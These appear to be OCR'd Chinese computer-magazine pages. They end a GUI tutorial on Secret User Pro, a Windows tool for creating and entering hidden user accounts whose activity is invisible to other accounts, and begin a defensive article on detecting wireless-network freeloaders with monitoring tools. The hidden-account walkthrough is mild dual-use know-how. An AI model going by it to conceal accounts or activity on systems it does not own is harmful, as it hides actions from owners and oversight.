


图2

在“Scret Users”列表中显示所有存在的隐蔽账户，点击“Delete User”按钮，可以删除选定的账户，点击“Change Password”按钮，可以改变该账户的密码。点击“Unhide User”按钮，可以将该账户设置为普通账户，这样在Windows中就可以使用常规方法查看到该账户信息了。




图3

点击“Applications”按钮，在设置窗口，如图4中的“Uninstall”面板中点击“Click here”链接，可以彻底卸载SUP。在“Change Access Code”面板中点击“Click here”链接，可以改变呼叫码。

如何进入隐蔽账户呢？在SUP管理窗口中的“Secret Users”面板中选择目标账户，点击“Load Secret User”按钮，在弹出窗口会提示当前账户即将被注销，所有打开的窗口即将被关闭。您最好保护好相关数据。点击“Continue”按钮，在认证窗口，如图5中显示目标账户名称，在“Password”烂中输入其登录密码，点击OK按钮，SUP自动执行当前账户的注销操作，之后进入该隐形账户环境中。在该隐形账户中的您可以自由的执行各种操作，所涉及的文件和记

录信息对于其它账户完全不可见。不管在任何时候，点击F10键，可以立即锁定该隐形账户，再次点击F10键恢复其正常运行状态。当然，您也可以在其中点击开始运行菜单，输入呼叫码，同样可以对SUP进行配置操作。当使用完成后，执行注销操作，返回正常的账户环境即可。




图4




图5

（本文所涉及的软件Secret User Pro已收录在光盘中）

缉拿无线网络中的“入侵者”

郭建伟

小张家里有多台电脑，为了上网方便，他购买了无线路由器和无线网卡，将家里的所有电脑组建为一个无线网络，通过ADSL Modem可以同时上网。摆脱了网线的羁绊，不管将电脑放置在家里的任何位置，都可以非常快捷的上网了。刚开始的时候，上网网速都很快。可是最近一段时间，小张发觉自己上网的速度明显慢了许多。经过一番检测，原来是附近有人通过大功率的蹭网卡，破解了小张的无线网络密码，悄悄的加到到小张的无线网络中，不花一分钱实现了“共享”上网。经过交涉，对方退出了小张的无线网络。小张也为自己的网络启用了高强度的WEP加密。问题虽然得到了暂时的解决。不过如何才能有效的保护无线网络的安全呢？最好的办法是对网络进行全面监控，及时发现潜入其中的“内鬼”。使用WLan Watcher和Who Is On My Wifi这两款安全软件，就可以轻松解决上述问题。

WLan Watcher的使用方法

将WLan Watcher安装到无线网络中的某台主机上，在其主窗口左侧的“Options”栏中点击“Settings”按钮，在右侧窗口，如图1中勾选“Start Wlan Watch on Windows syartup”项，允许WLan Watcher安跟随系统自动运行。在默认情况下，当WLan Watcher安检测到有新的主机加入到本网络后，可以在屏幕右下角弹出警告信息。当然，对于已知的主机来说，可以勾选“Do not notify if friendly computers are logging on or logging off”项，来取消不必要的警告信息。




图1

在“Options”栏中点击“Advanced Settings”按钮，在右侧窗口，如图2中的“IP range”栏中可以设置本网络的IP地址范围，如果有来历不明的主机使用新的IP地址登录本网，WLan Watcher即可将其自动识别出来。在“Ping respond time”栏中设置Ping探测最大周期（默认为250毫秒），这样可以快速检测目标主机。之后WLan Watcher即

可对本无线网络进行实时检测，当发现有未知的主机登录带本网后，就可以在屏幕右下角弹出报警信息，在其中显示该机的名称。

